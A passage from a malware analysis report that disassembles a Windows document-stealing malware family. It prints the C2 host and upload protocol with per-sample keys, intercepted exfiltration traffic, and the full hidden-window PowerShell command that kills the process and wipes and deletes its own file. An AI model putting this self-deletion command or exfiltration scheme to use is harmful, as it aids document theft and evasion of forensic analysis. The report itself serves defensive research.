<pre> 0000000140004BC0 0000000140004BC4 0000000140004BCD 0000000140004BD5 0000000140004BD8 0000000140004BDD 0000000140004BDF 0000000140004BE4 0000000140004BEA 0000000140004BEE 0000000140004BF3 0000000140004BF5 0000000140004BF7 0000000140004BFC 0000000140004C01 0000000140004C04 0000000140004C06 0000000140004C08 0000000140004C0C 0000000140004C0D </pre>	<pre> 48:83EC 48 48:C74424 28 00000000 C74424 20 00000000 45:33C9 4C:8D4424 30 33D2 48:8B4C24 28 FF15 5E5E0000 894424 20 837C24 20 00 74 11 48:8B4424 30 B9 00000040 48:F7F1 EB 02 33C0 48:83C4 48 C3 CC </pre>	<pre> sub rsp,48 mov qword ptr ss:[rsp+28],0 mov dword ptr ss:[rsp+20],0 xor r9d,r9d lea r8,qword ptr ss:[rsp+30] xor edx,edx mov rcx,qword ptr ss:[rsp+28] call qword ptr ds:[&lt;&amp;JMP.&amp;GetDiskFreeSpaceExA&gt;] mov dword ptr ss:[rsp+20],eax cmp dword ptr ss:[rsp+20],0 je 68af2.140004C06 xor edx,edx mov rax,qword ptr ss:[rsp+30] mov ecx,40000000 div rcx jmp 68af2.140004C08 xor eax,eax add rsp,48 ret int3 </pre>	<pre> disk_space </pre>
--	---	--	-------------------------

Figure 18: Check Disk Free Space

Next the OS version and product information is collected via calls to GetVersionExA and GetProductInfo. These calls are shown in Figure 19.

```

00000001400026F0 48:81EC E8000000 sub rsp,E8 version
00000001400026F7 41:B8 40000000 mov r8d,40 40:'@'
00000001400026FD BA 00300000 mov edx,3000
0000000140002702 B9 10000000 mov ecx,10
0000000140002707 E8 C8160000 call 68af2.140003DD4
000000014000270C 48:894424 30 mov qword ptr ss:[rsp+30],rax
0000000140002711 41:B8 9C000000 mov r8d,9C
0000000140002717 33D2 xor edx,edx
0000000140002719 48:8D4C24 40 lea rcx,qword ptr ss:[rsp+40]
000000014000271E E8 69280000 call 68af2.140004F8C
0000000140002723 C74424 40 9C000000 mov dword ptr ss:[rsp+40],9C
000000014000272B 48:8D4C24 40 lea rcx,qword ptr ss:[rsp+40]
0000000140002730 FF15 72830000 call qword ptr ds:[<&JMP.&GetVersionExA> ]
0000000140002736 48:8D4424 38 lea rax,qword ptr ss:[rsp+38]
000000014000273B 48:894424 20 mov qword ptr ss:[rsp+20],rax
0000000140002740 45:33C9 xor r9d,r9d
0000000140002743 45:33C0 xor r8d,r8d
0000000140002746 8B5424 48 mov edx,dword ptr ss:[rsp+48]
000000014000274A 8B4C24 44 mov ecx,dword ptr ss:[rsp+44]
000000014000274E FF15 E4820000 call qword ptr ds:[<&JMP.&GetProductInfo> ]
0000000140002754 48:8B4424 30 mov rax,qword ptr ss:[rsp+30]
0000000140002759 8B4C24 44 mov ecx,dword ptr ss:[rsp+44]

```

Figure 19: Gather OS Version and Product Information

### Malware Configuration

After the environment information has been collected, the malware configuration strings are then decoded. As opposed to the stack strings used in the import resolution process, the configuration strings are normal strings in the .data section as shown above. All of these strings have a trailing "mOrxxxx" string. Interestingly this additional data does not cause problems for the decoding process. The reason for this is the decoding function works on a null terminated string. Examining the encoded strings closely, this null termination can be seen before the additional characters. An example of this null termination in a configuration string is shown in Figure 20.

```

RIP → 0000000140005F37 48:C74424 28 00000000 mov qword ptr ss:[rsp+28],0
0000000140005F40 E8 67F1FFFF call <68af2.resolve_imports>
0000000140005F45 B9 E8030000 mov ecx,3E8
0000000140005F4A FF15 08210000 call qword ptr ds:[<&Sleep> ]
0000000140005F50 E8 0BFCFFFF call <68af2.collect_env_info>
0000000140005F55 48:8D0D A4400000 lea rcx,qword ptr ds:[14000A000 ]
0000000140005F5C E8 4B050000 call <68af2.decode_string>

```

rcx=30 '0'  
qword ptr ds:[68af2.000000014000A000]=6F7276AAFFFEFCFB  
.text:0000000140005F55 68af2.exe:\$F55 #5355

Address	Hex	ASCII
000000014000A000	FB FC FE FF AA 76 72 6F 73 66 6A 4D 71 75 6F 39	üÿÿ^vrosfjmquo9
000000014000A010	7C 75 7E 00 07 6D 4F 72 78 78 78 78 00 00 00 00	u~ .mOrxxxx....
000000014000A020	FB FC FE FF AA 4E 71 7D 6D 71 72 68 37 3E 38 3B	üÿÿ^Nq}mqrn7>8;
000000014000A030	2C 35 65 78 7E 75 81 8A 87 35 64 6B 38 4A 4A 49	,5ex~u...5dk8JJI
000000014000A040	4C 58 3E 76 6F 78 58 57 4D 45 67 97 98 95 8F 82	LX>voxXWMEg.....
000000014000A050	91 8F 79 98 A4 60 67 66 6B 63 69 6D 58 61 85 83	..y.qfkcimXA..

Figure 20: Null Termination

An example of this null termination in a stack string is shown in Figure 21.

```

140002b1f c644244b72 mov byte [rsp+0x4b {var_4d}], 0x72
140002b24 c644244c7c mov byte [rsp+0x4c {var_4c}], 0x7c
140002b29 c644244d78 mov byte [rsp+0x4d {var_4b}], 0x78
140002b2e c644244e7a mov byte [rsp+0x4e {var_4a}], 0x7a
140002b33 c644244f62 mov byte [rsp+0x4f {var_49}], 0x62
140002b38 c644245075 mov byte [rsp+0x50 {var_48}], 0x75
140002b3d c64424517b mov byte [rsp+0x51 {var_47}], 0x7b
140002b42 c644245272 mov byte [rsp+0x52 {var_46}], 0x72
140002b47 c64424537e mov byte [rsp+0x53 {var_45}], 0x7e
140002b4c c644245487 mov byte [rsp+0x54 {var_44}], 0x87
140002b51 c644245500 mov byte [rsp+0x55 {var_43}], 0x0 ← Null
140002b56 c644245607 mov byte [rsp+0x56 {var_42}], 0x7
140002b5b c64424576d mov byte [rsp+0x57 {var_41}], 0x6d
140002b60 c64424584f mov byte [rsp+0x58 {var_40}], 0x4f
140002b65 c644245972 mov byte [rsp+0x59 {var_3f}], 0x72
140002b6a c644245a78 mov byte [rsp+0x5a {var_3e}], 0x78
140002b6f c644245b78 mov byte [rsp+0x5b {var_3d}], 0x78
140002b74 c644245c78 mov byte [rsp+0x5c {var_3c}], 0x78
140002b79 c644245d78 mov byte [rsp+0x5d {var_3b}], 0x78
140002b7e c644245e00 mov byte [rsp+0x5e {var_3a}], 0x0
140002b83 488d4c2440 lea rcx, [rsp+0x40 {var_58}]
140002b88 e81f390000 call decode_string
140002b8d 488d542440 lea rdx, [rsp+0x40 {var_58}]

```

Figure 21: Null Termination in Stack String

The configuration strings for one particular sample <sup>13</sup> are shown in Figure 22.

```

0000000140001D02 FF15 50630000 call qword ptr ds:[<&$sleep>]
0000000140001D08 E8 97350000 call 934c5.1400052A4
0000000140001D0D 48:800D EC820000 lea rcx,qword ptr ds:[14000A000]
0000000140001D14 E8 E3470000 call 934c5.1400064FC
0000000140001D19 48:800D A8830000 lea rcx,qword ptr ds:[14000A0C8]
0000000140001D20 E8 D7470000 call 934c5.1400064FC
0000000140001D25 48:800D D4820000 lea rcx,qword ptr ds:[14000A000]
0000000140001D2C E8 27330000 call 934c5.140005058
0000000140001D31 48:8905 988C0000 mov qword ptr ds:[14000A9D0],rax
0000000140001D38 48:800D E1820000 lea rcx,qword ptr ds:[14000A020]
0000000140001D3F E8 B8470000 call 934c5.1400064FC
0000000140001D44 48:800D 5D830000 lea rcx,qword ptr ds:[14000A0A8]
0000000140001D4B E8 AC470000 call 934c5.1400064FC
0000000140001D50 48:800D 19840000 lea rcx,qword ptr ds:[14000A170]
0000000140001D57 E8 A0470000 call 934c5.1400064FC
0000000140001D5C 48:800D 1D830000 lea rcx,qword ptr ds:[14000A080]
0000000140001D63 E8 94470000 call 934c5.1400064FC
0000000140001D68 E8 68FBFFFF call 934c5.1400018D8

```

Figure 22: Decoded Configuration Strings

The second configuration string from the top in Figure 22 above is used in a field called "key" in the C2 traffic along with the exfiltrated data. Each of the samples analyzed here have different key strings. The following table shows each of these strings along with the first five characters of the SHA256 hash of the file the string was collected from.

SHA256 Prefix	Key
dcc4a	46rnyegq235etnerhgf43trrthgbfRYdfnhg
68af2	8953n7b8ewurdfb3jnnyuridrwdb
934c5	huve3fn298vmfu293jKVFDsfvjffe893

a7cf0	huve3fn298vmfu293jKVFDsfvjfe893
8cfd5	3f9n8uv0n43809vn3d092v09290

## Exfiltration

The data exfiltration process starts by enumerating the logical drives that are available on the victim's computer. This is determined using a call to GetLogicalDriveStringsW and is shown in Figure 23.

Figure 23: Determine Available Logical Drives

For each of these logical drives, a function is called that walks the file system searching for targeted files and exfiltrating them. This walk function interestingly is recursive. This recursion is shown in Figure 24.

Figure 24: Walk Function Recursion

The first steps taken in the walk drives function is to add an asterisk to the path that is the input of the function. This is numbered "1" below. Then memory is allocated twice in a row. This is numbered "2" below. The string with the trailing asterisk is then written to one of the two allocated memory locations. This is numbered "3" below. Finally, this string is used to call "FindFirstFileW" with the second allocated memory location as the output location that receives the structure resulting from the API call. These are all shown in Figure 25.

<pre> 0000000140001DE0 0000000140001DE5 0000000140001DE9 0000000140001DEE 0000000140001DF3 0000000140001DF9 0000000140001DFE 0000000140001E03 0000000140001E08 0000000140001E0D 0000000140001E13 0000000140001E18 0000000140001E1D 0000000140001E22 0000000140001E27 0000000140001E2C 0000000140001E31 0000000140001E37 0000000140001E3C 0000000140001E41 0000000140001E47 0000000140001E4C 0000000140001E52 </pre>	<pre> 48:894C24 08 48:83EC 48 48:8B4C24 50 E8 D93B0000 41:B8 40000000 BA 00300000 B9 50020000 E8 CC1F0000 48:894424 20 41:B8 40000000 BA 00300000 B9 08020000 E8 B21F0000 48:894424 28 48:8B5424 50 48:8B4C24 28 FF15 71620000 48:8B5424 20 48:8B4C24 28 FF15 F1620000 48:894424 30 48:837C24 30 FF 0F84 E2000000 </pre>	<pre> mov qword ptr ss:[rsp+8],rcx sub rsp,48 mov rcx,qword ptr ss:[rsp+50] call &lt;68af2.add_asterisk&gt; 1 mov r8d,40 mov edx,3000 mov ecx,250 call &lt;68af2.allocate_memory&gt; 2 mov qword ptr ss:[rsp+20],rax mov r8d,40 mov edx,3000 mov ecx,208 call &lt;68af2.allocate_memory&gt; mov qword ptr ss:[rsp+28],rax mov rdx,qword ptr ss:[rsp+50] mov rcx,qword ptr ss:[rsp+28] call qword ptr ds:[&lt;&amp;!strcpyw&gt;] 3 mov rdx,qword ptr ss:[rsp+20] mov rcx,qword ptr ss:[rsp+28] call qword ptr ds:[&lt;&amp;FindFirstFilew&gt;] 4 mov qword ptr ss:[rsp+30],rax cmp qword ptr ss:[rsp+30],FFFFFFFFFFFFFFFF je 68af2.140001F3A </pre>	<pre> walk_drives [rsp+50]:L"C:\\*" 40:'@' 40:'@' [rsp+28]:L"C:\\*" [rsp+50]:L"C:\\*" [rsp+28]:L"C:\\*" [rsp+28]:L"C:\\*" </pre>
---	--	--	--

Figure 25: Finding Files

As the malware walks the file system, any files that contain one of the following strings in the filename are exfiltrated.

```

.doc .xls .pdf
.docx .xlsx

```

Interestingly, the algorithm used to find these files is probably not what the adversary expected. Rather than checking for a file extension as a suffix it actually matches any infix of the above strings. Because of this, any file with .xlsx will already match .xls for example. These target file extensions are shown in Figure 26.

```

140008160 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
140008170 char const data_140008170[0x1b] = "ABCDEFGHJKLMNPQRSTUVWXYZ", 0
14000818b 00 00 00 00 00 00 00 00-2e 00 2e 00 00 00 00 00-2e 00 64 00 6f 00 63 00 .....d.o.c.
1400081a0 00 00 00 00 00 00 00 00-2e 00 64 00 6f 00 63 00-78 00 00 00 00 00 00-2e 00 78 00 6c 00 73 00 .....d.o.c.x.....x.l.s.
1400081c0 00 00 00 00 00 00 00 00-2e 00 78 00 6c 00 73 00-78 00 00 00 00 00 00-2e 00 70 00 64 00 66 00 .....x.l.s.x.....p.d.f.
1400081e0 00 00 00 00 00 00 00 00
1400081e8 char const data_1400081e8[0x11] = "NtCreateThreadEx", 0

```

Figure 26: Target File Extensions

Next the file size is determined using a call to GetFileSize. This information is included in the exfiltrated data. The API call is shown in Figure 27.

000000014000598F	CC	int3
0000000140005990	48:894C24 08	mov qword ptr ss:[rsp+8],rcx
0000000140005995	48:83EC 38	sub rsp,38
0000000140005999	33D2	xor edx,edx
000000014000599B	48:8B4C24 40	mov rcx,qword ptr ss:[rsp+40]
00000001400059A0	FF15 EA260000	call qword ptr ds:[<&GetFileSize>]
00000001400059A6	894424 20	mov dword ptr ss:[rsp+20],eax
00000001400059AA	817C24 20 00127A00	cmp dword ptr ss:[rsp+20],7A1200
00000001400059B2	76 0E	jbe 68af2.1400059C2
00000001400059B4	817C24 20 10270000	cmp dword ptr ss:[rsp+20],2710
00000001400059BC	73 04	jae 68af2.1400059C2
00000001400059BE	33C0	xor eax,eax
00000001400059C0	EB 04	jmp 68af2.1400059C6
00000001400059C2	8B4424 20	mov eax,dword ptr ss:[rsp+20]
00000001400059C6	48:83C4 38	add rsp,38
00000001400059CA	C3	ret

Figure 27: Determine File Size

As the file system walk proceeds, the path strings are emitted as debug strings via a call to OutputDebugStringW. This is followed immediately by bytes for a Windows carriage return line feed. These two are shown in Figure 28.

0000000140001EE5	75 02	jne 68af2.140001EE9	
0000000140001EE7	EB 2E	jmp 68af2.140001F17	
0000000140001EE9	48:8B4C24 50	mov rcx,qword ptr ss:[rsp+50]	[rsp+50]:L"C:\\PerfLogs\\*" 1
0000000140001EEE	FF15 6C610000	call qword ptr ds:[<&OutputDebugStringw>]	
0000000140001EF4	48:8D0D 31640000	lea rcx,qword ptr ds:[14000832C]	
0000000140001EFB	FF15 5F610000	call qword ptr ds:[<&OutputDebugStringw>]	
0000000140001F01	48:8B4424 20	mov rax,qword ptr ss:[rsp+20]	
0000000140001F06	48:83C0 2C	add rax,2C	
0000000140001F0A	48:8BD0	mov rdx,rax	
0000000140001F0D	48:8B4C24 50	mov rcx,qword ptr ss:[rsp+50]	[rsp+50]:L"C:\\PerfLogs\\*" 1

Address	Hex	ASCII
000000014000832C	0D 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000014000833C	00 00 00 00 70 6F 77 65 72 73 68 65 6C 6C 2E 65	...powershell.e
000000014000834C	78 65 20 2D 6E 6F 70 20 2D 77 20 68 69 64 64 65	xe -nop -w hidde
000000014000835C	6E 20 2D 43 20 22 24 70 70 69 64 20 3D 20 28 67	n -c "\$pid = (a

Figure 28: Emit Debug Strings

This malware can exfiltrate large files. It does this by dividing the file into chunks according to a hard coded "frame size". This hard coded size is 32535 bytes and is highlighted in Figure 29.



```

1400042f8 4c8d05115e0000 lea r8, [rel data_14000a110]
1400042ff 488d15a63f0000 lea rdx, [rel data_1400082ac]
140004306 488b4c2420 mov rcx, qword [rsp+0x20 {var_58}]
14000430b e8581a0000 call sub_140005d68
140004310 4c8b442420 mov r8, qword [rsp+0x30 {var_48}]
140004315 488d159c3f0000 lea rdx, [rel data_1400082b8] {"data"}
14000431c 488b4c2420 mov rcx, qword [rsp+0x20 {var_58}]
140004321 e8421a0000 call sub_140005d68
140004326 41b80a000000 mov r8d, 0xa
14000432c 488b542428 mov rdx, qword [rsp+0x28 {var_50}]
140004331 488b842488000000 mov rax, qword [rsp+0x88 {arg_10}]
140004339 488b4818 mov rcx, qword [rax+0x18]
14000433d e8e2e4ffff call sub_140002824
140004342 4c8b442428 mov r8, qword [rsp+0x28 {var_50}]
140004347 488d15723f0000 lea rdx, [rel data_1400082c0] {"filesize"}
14000434e 488b4c2420 mov rcx, qword [rsp+0x20 {var_58}]
140004353 e8101a0000 call sub_140005d68
140004358 41b80a000000 mov r8d, 0xa
14000435e 488b542428 mov rdx, qword [rsp+0x28 {var_50}]
140004363 b9177f0000 mov ecx, 0x7f17
140004368 e8b7e4ffff call sub_140002824
14000436d 4c8b442428 mov r8, qword [rsp+0x28 {var_50}]
140004372 488d15573f0000 lea rdx, [rel data_1400082d0] {"framesize"}
140004379 488b4c2420 mov rcx, qword [rsp+0x20 {var_58}]
14000437e e8e5190000 call sub_140005d68
140004383 8b84249000000000 mov eax, dword [rsp+0x90 {arg_18}]
14000438a 41b80a00000000 mov r8d, 0xa
140004390 488b542428 mov rdx, qword [rsp+0x28 {var_50}]
140004395 8bc8 mov ecx, eax
140004397 e888e4ffff call sub_140002824
14000439c 4c8b442428 mov r8, qword [rsp+0x28 {var_50}]
1400043a1 488d15383f0000 lea rdx, [rel data_1400082e0] {"framenum"}
1400043a8 488b4c2420 mov rcx, qword [rsp+0x20 {var_58}]
1400043ad e8b6190000 call sub_140005d68
1400043b2 41b80a00000000 mov r8d, 0xa
1400043b8 488b542428 mov rdx, qword [rsp+0x28 {var_50}]
1400043bd 488b84248800000000 mov rax, qword [rsp+0x88 {arg_10}]
1400043c5 488b4808 mov rcx, qword [rax+0x8]
1400043c9 e856e4ffff call sub_140002824
1400043ce 4c8b442428 mov r8, qword [rsp+0x28 {var_50}]
1400043d3 488d15163f0000 lea rdx, [rel data_1400082f0] {"filecrc"}
1400043da 488b4c2420 mov rcx, qword [rsp+0x20 {var_58}]
1400043df e884190000 call sub_140005d68
1400043e4 488b84248800000000 mov rax, qword [rsp+0x88 {arg_10}]
1400043ec 4c8b00 mov r8, qword [rax]
1400043ef 488d15023f0000 lea rdx, [rel data_1400082f8] {"filename"}
1400043f6 488b4c2420 mov rcx, qword [rsp+0x20 {var_58}]
1400043fb e868190000 call sub_140005d68
140004400 4c8b05c966000000 mov r8, qword [rel data_14000aad0]
140004407 488d15a23e0000 lea rdx, [rel data_1400082b0] {"pcname"}
14000440e 488b4c2420 mov rcx, qword [rsp+0x20 {var_58}]
140004413 e850190000 call sub_140005d68

```

32535

Figure 29: Frame Size

The above also shows all the other fields that are used in the C2 traffic. The frame number starts at "-0" then "1", "2" etc. The "filecrc" field is the cyclic redundancy check (CRC) which is used as a checksum for error detection <sup>14</sup>. The last two fields are the filename and the computer name.

Using a constructed test file named "testfile.doc" the TLS encrypted C2 traffic is intercepted and analyzed using Burp <sup>15</sup> and Inetsim <sup>16</sup>. The body parameters and the request headers from this test file are shown in Figure 30.

**Request**

```

1 POST /uploadFile.php HTTP/1.1
2 Accept: text/html
3 Content-Type: application/x-www-form-urlencoded
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  discord/0.0.309 Chrome/83.0.4103.122 Electron/9.3.5
  Safari/537.36
5 Host: figures.pablotech.info
6 Content-Length: 172
7 Connection: close
8 Cache-Control: no-cache
9
10 key=8953n7b8ewurdfb3njnyuridrwdb&data=
  A0mUmMnjZszZtKwKRMQ&filesize=11&framesize=32535&
  framenum=-0&filecrc=4676582983774588338&filename=
  testfile.doc&pcname=DESKTOP-
  
```

**INSPECTOR**

Body Parameters (8)

NAME	VALUE
key	8953n7b8ewurdfb3njnyuridrwdb
data	A0mUmMnjZszZtKwKRMQ
filesize	11
framesize	32535
framenum	-0
filecrc	4676582983774588338
filename	testfile.doc
pcname	DESKTOP- [REDACTED]

Request Headers (7)

NAME	VALUE
Accept	text/html
Content-Type	application/x-www-form-urlencoded
User-Agent	Mozilla/5.0 (Windows NT 10.0; WOW64) Apple
Host	figures.pablotech.info
Content-Length	172
Connection	close
Cache-Control	no-cache

Figure 30: Test Document Shown Being Exfiltrated in C2 Network Traffic

Interestingly, the configuration strings include "GET" in addition to "POST". However, this capability does not appear to be used in these samples. A check is performed which determines which of the two request methods are used. This check is shown at the top of Figure 31. The POST and GET options are shown in the center, and the call to HttpOpenRequestW is shown at the bottom.

```

0000000140002CA9 48:8B4C24 68      mov rcx,qword ptr ss:[rsp+68]
0000000140002CAE FF15 C47D0000  call qword ptr ds:[&InternetConnectw]
0000000140002CB4 48:894424 60      mov qword ptr ss:[rsp+60],rax
0000000140002CB9 48:837C24 60 00  cmp qword ptr ss:[rsp+60],0
0000000140002CBF 0F84 86010000  je 68af2.140002E78
0000000140002CC5 48:8D05 30550000  lea rax,qword ptr ds:[1400081FC]
0000000140002CCC 48:894424 60      mov qword ptr ss:[rsp+50],rax
0000000140002CD1 48:8D05 28550000  lea rax,qword ptr ds:[140008200]
0000000140002CD8 48:894424 78      mov qword ptr ss:[rsp+78],rax
0000000140002CDD 48:C78424 80000000 00 mov qword ptr ss:[rsp+80],0
0000000140002CE9 0FB68424 B8000000 movzx eax,byte ptr ss:[rsp+B8]
0000000140002CF1 85C0          test eax,eax
0000000140002CF3 74 28        je 68af2.140002D1D
0000000140002CF5 B8 08000000  mov eax,8
0000000140002CFA 48:8B00 00      imul rax,rax,0
0000000140002CFE 48:8D0D 23550000  lea rcx,qword ptr ds:[140008228]
0000000140002D05 48:894C04 78      mov qword ptr ss:[rsp+rax+78],rcx
0000000140002D0A 48:8D0D 9F740000  lea rcx,qword ptr ds:[14000A1B0]
0000000140002D11 E8 FA1E0000  call 68af2.140004C10
0000000140002D16 48:894424 50      mov qword ptr ss:[rsp+50],rax
0000000140002D1B EB 11        jmp 68af2.140002D2E
0000000140002D1D 48:8D0D 9C730000  lea rcx,qword ptr ds:[14000A0C0]
0000000140002D24 E8 E71E0000  call 68af2.140004C10
0000000140002D29 48:894424 50      mov qword ptr ss:[rsp+50],rax
0000000140002D2E 48:C74424 38 01000000 mov qword ptr ss:[rsp+38],1
0000000140002D37 C74424 30 8031C000  mov dword ptr ss:[rsp+30],C03180
0000000140002D3F 48:8D4424 78      lea rax,qword ptr ss:[rsp+78],rax
0000000140002D44 48:894424 28      mov qword ptr ss:[rsp+28],rax
0000000140002D49 48:C74424 20 00000000 mov qword ptr ss:[rsp+20],0
0000000140002D52 45:33C9      xor r9d,r9d
0000000140002D55 4C:8B8424 A0000000  mov r8,qword ptr ss:[rsp+A0]
0000000140002D5D 48:8B5424 50      mov rdx,qword ptr ss:[rsp+50]
0000000140002D62 48:8B4C24 60      mov rcx,qword ptr ss:[rsp+60]
0000000140002D67 FF15 437D0000  call qword ptr ds:[&HttpOpenRequestw]
0000000140002D6D 48:894424 48      mov qword ptr ss:[rsp+48],rax
  
```

Labels on the right:

- rax:L"POST"
- [rsp+50]:L"POST"
- rax:L"POST", 0000000140008200:L"t
- [rsp+78]:L"text/html"
- eax:L"POST"
- eax:L"POST"
- rax:L"POST"
- 000000014000A1B0:"POST"
- [rsp+50]:L"POST"
- 000000014000A0C0:"GET"
- [rsp+50]:L"POST"
- [rsp+78]:L"text/html"
- [rsp+A0]:L"uploadFile.php"
- [rsp+50]:L"POST"

Figure 31: Request Method Options

The algorithm used to determine which files are exfiltrated is flawed in that it will match files that are not Word, Excel, or PDF documents. It will exfiltrate any file that contains the target strings anywhere in the filename. A test of this is shown in Figure 32 which uses a fake file with the extension ".txt" and ".pdf" in the middle of the filename.

Body Parameters (8)	
NAME	VALUE
key	8953n7b8ewurdfb3njnyuridrwdb
data	A0mUmUMnIA==
filesize	4
framesize	32535
framenum	-0
filecrc	-)
filename	this_is_not.pdf-it-is-text.txt
pcname	DESKTOP-██████████

Figure 32: Unexpected Exfiltration

After all the filesystem walking has completed, the next function called sends a dummy "end of transmission" file out to the C2. The filename of the file is ".lock" and the content is "locked". This file only exists in memory and network traffic. It is not written to the filesystem. The strings for this dummy file are shown in Figure 33.

```

sub_1400044b8:
1400044b8 4056      push    rsi [__saved_rsi]
1400044ba 57        push    rdi [__saved_rdi]
1400044bb 4881ecf800000000 sub     rsp, 0xf8
1400044c2 c744242000000000 mov     dword [rsp+0x20 {var_e8}], 0x0
1400044ca 488d05333e0000 lea    rax, [rel data_140008304] {"locked"}
1400044d1 4889442468 mov     qword [rsp+0x68 {var_a0}], rax {data_140008304, "locked"}
1400044d6 48c7442470070000... mov     qword [rsp+0x70 {var_98}], 0x7
1400044df 48c7442438010000... mov     qword [rsp+0x38 {var_d0}], 0x1
1400044e8 48c7442448070000... mov     qword [rsp+0x48 {var_c0}], 0x7
1400044f1 48c7442440010000... mov     qword [rsp+0x40 {var_c8}], 0x1
1400044fa 488d050b3e0000 lea    rax, [rel data_14000830c] {".lock"}
140004501 4889442430 mov     qword [rsp+0x30 {var_d8}], rax {data_14000830c, ".lock"}
140004506 488d8424a0000000 lea    rax, [rsp+0xa0 {var_68}]
14000450e 488d4c2430 lea    rcx, [rsp+0x30 {var_d8}]

```

Figure 33: Dummy File Strings

This dummy file as seen in the network traffic is shown in Figure 34.

## Body Parameters (8)

NAME	VALUE
key	8953n7b8ewurdfb3njnyuridrwdb
data	<u>locked</u>
filesize	7
framesize	32535
framenum	-0
filecrc	1
filename	<u>.lock</u>
pcname	DESKTOP-██████████

Figure 34: End of Transmission Dummy File

After all of the above is finished, the last action taken by the samples is to run a PowerShell command from a string. This command gets the process ID of the parent process of the command itself. It uses that process ID to kill the malware's process. It then deletes the malware file from the filesystem. This is to clean up after the data exfiltration is complete. The command is executed by a call to CreateProcessA as shown in Figure 35.

```

sub_1400050d0:
1400050d0 4881ece800000000 sub    rsp, 0xe8
1400050d7 41b86800000000 mov    r8d, 0x68
1400050dd 33d2 xor    edx, edx {0x0}
1400050df 488d4c2470 lea    rcx, [rsp+0x70 {var_78}]
1400050e4 e8a3feffff call   sub_140004f8c
1400050e9 41b81800000000 mov    r8d, 0x18
1400050ef 33d2 xor    edx, edx {0x0}
1400050f1 488d4c2458 lea    rcx, [rsp+0x58 {var_90}]
1400050f6 e891feffff call   sub_140004f8c
1400050fb c744247068000000 mov    dword [rsp+0x70 {var_78}], 0x68
140005103 488d0536320000 lea    rax, [rel data_140008340] {"powershell.exe -nop -w hidden -C..."}
14000510a 4889442450 mov    qword [rsp+0x50 {var_98}], rax {data_140008340, "powershell.exe -nop -w hidden -C..." }
14000510f 488d442458 lea    rax, [rsp+0x58 {var_90}]
140005114 4889442448 mov    qword [rsp+0x48 {var_a0}], rax {var_90}
140005119 488d442470 lea    rax, [rsp+0x70 {var_78}]
14000511e 4889442440 mov    qword [rsp+0x40 {var_a8}], rax {var_78}
140005123 48c7442438000000... mov    qword [rsp+0x38 {var_b0}], 0x0
14000512c 48c7442430000000... mov    qword [rsp+0x30 {var_b8}], 0x0
140005135 c744242800000000 mov    dword [rsp+0x28 {var_c0}], 0x0
14000513d c744242000000000 mov    dword [rsp+0x20 {var_c8}], 0x0
140005145 4533c9 xor    r9d, r9d {0x0}
140005148 4533c0 xor    r8d, r8d {0x0}
14000514b 488b542450 mov    rdx, qword [rsp+0x50 {var_98}] {data_140008340, "powershell.exe -nop -w hidden -C..." }
140005150 33c9 xor    ecx, ecx {0x0}
140005152 ff15582f0000 call   qword [rel CreateProcessA@IAT]
140005158 bafeffffff mov    edx, 0xffffffff
14000515d 488b4c2458 mov    rcx, qword [rsp+0x58 {var_90}]
140005162 ff15d02e0000 call   qword [rel WaitForSingleObject@IAT]
140005168 4881c4e800000000 add    rsp, 0xe8
14000516f c3 retn  {__return_addr}

```

Figure 35: PowerShell Cleanup Command

The full text of the PowerShell command is shown in Figure 36.

```

powershell.exe -nop -w hidden -C "$ppid = (gwmi win32_process | ? processid -eq
$PID).parentprocessid; $proc = Get-Process -FileVersionInfo -Id $ppid; Stop-Process -Force
-ErrorAction SilentlyContinue -Id $ppid; $buff = [byte[]]@(, 0 * 1mb); Set-Content -Path
$proc.FileName -Force -Confirm:0 -Value $buff; Remove-Item -Path $proc.FileName -Force
-Confirm:0 "

```

PowerShell Command

## Evolving Variants

The earliest observed variant of this malware family was compiled on April 24th, 2021 according to the PE header TimeDateStamp field. It was then first seen in the Titanium Platform on April 25th, 2021. This earliest variant did not include the PowerShell cleanup that was used in the later two variants. The comparison of the older sample <sup>18</sup> and the newer sample <sup>19</sup> analyzed using Relyze <sup>20</sup> is shown in Figure 36.

